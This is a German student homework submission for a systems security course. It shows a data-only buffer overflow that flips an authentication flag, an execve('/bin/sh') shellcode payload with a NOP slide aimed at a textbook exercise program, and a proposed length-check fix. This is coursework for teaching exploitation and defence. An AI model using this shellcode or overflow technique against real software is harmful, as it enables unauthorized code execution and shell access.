

# **Systemsicherheit - 3. Übung**


Dennis Rotärmel, Niklas Entschladen, Tobias Ratajczyk, Gruppe Q

May 16, 2019

## Aufgabe 1: Size Directives

- a) optional
- b) erforderlich
- c) erforderlich
- d) optional
- e) fehlerhaft

## Aufgabe 2: Data-Only Attack




```
0xffffcee0 | +0x0000: 0x00000009 ← $esp
0xffffcee4 | +0x0004: 0xffffd1b3 → "/home/syssec/Desktop/Hausaufgaben/Hausaufgabe 3/au[...]"
0xffffcee8 | +0x0008: 0xf7e10049 → add ebx, 0x1a4fb7
0xffffceec | +0x000c: "AAAAAAAAAAAAAAAAA1"
0xffffcef0 | +0x0010: "AAAAAAAAAAAAAAAAA1"
0xffffcef4 | +0x0014: "AAAAAAAAA1"
0xffffcef8 | +0x0018: "AAAAA1"
0xffffcefc | +0x001c: 0x00000031 ("1"?)
```

Figure 0.1: Erfolgreicher Buffer Overflow

Wie in Abbildung 0.1 zu sehen ist, ist eine Data-Only Attack in dem bereitgestellten Programm möglich. Als Eingabe dienen hierbei 16 "A" Zeichen, welche das Array `password_buffer` füllen. Die Größe des Buffers ist hierbei der Größe des Arrays zu entnehmen und beträgt 128 Bytes. Zusätzlich wird eine "1" an den übergebenen String angefügt, welche den Wahrheitswert der Variablen `auth_flag` auf wahr setzt. Alternativ funktioniert auch die Eingabe `"ichHasseSyssec!!!1"`

Durch Tausch der Zeilen 8 und 9 ändert sich auch die Reihenfolge, in welcher die lokalen Variablen der Funktion auf den Stack gelegt werden. Somit liegt (vorausgesetzt, dass hohe Adressen "oben" liegen) das übermittelte Passwort über der Variablen, welche eine erfolgreiche Authentifizierung kennzeichnet. Eine Authentifizierung mithilfe eines Buffer Overflows wie zuvor ist somit nicht mehr möglich, da jene Variable nun nicht mehr überschrieben werden kann.



```
0x00007fffffdd10 | +0x0028: "AAAAAAAAAAAAAAAAA1" ← $rdi
0x00007fffffdd18 | +0x0030: "AAAAAAAAA1"
0x00007fffffdd20 | +0x0038: 0x00007fffff7de0031 → <do_lookup_x+3569> j1 0xfffff7de0034 <do_lookup_x+3572>
```

Figure 0.2: Hier funktioniert die zuvor verwendete Methodik nicht

### Aufgabe 3: Shellcode

## Aufgabe 4: Stack-Based Buffer Overflow

## Aufgabe 5: Smashing the Stack for Fun and Exam Prep

**a)**




Figure 0.3: Stackframes

**b)**

Der Kommandozeilenparameter könnte wie folgt aussehen:

```

1  \x90\x90\x90\x90\x90\x90\x90\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73
2  \x68\x68 \x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x90\x90\x90\x90
3  \xEF\xBE\xAD\xDE

```

Listing 1: Kommandozeilenparamter ( $\hat{=}$  einer Zeile)

Die Instruktionen "\x90" dienen hierbei als NOP-slide und als zusätzliches Padding um den Buffer zu überschreiben. Am ende muss die Adresse 0xDEADBEEF in Little-Endian stehen. Damit wird die return-Adresse überschrieben und der Shellcode wird dadurch aufgerufen.

Wenn die Adresse des password\_buffers 0xBADE0070 lautet, dann wäre dies problematisch aufgrund des 0-Byte, da bei der strcpy Funktion dieses Byte als das Ende eines Strings interpretiert wird. Somit wäre es nicht möglich die return-Adresse vollständig zu überschreiben.

**d)**

Um diesen Bug zu fixen, ist es notwendig, vor Zeile 12 des Codes das übergebene Passwort auf die Länge zu überprüfen. Die strcpy Funktion sollte nur dann ausgeführt werden, wenn die Länge des eingegebenen Passwort  $\leq 27$  ist.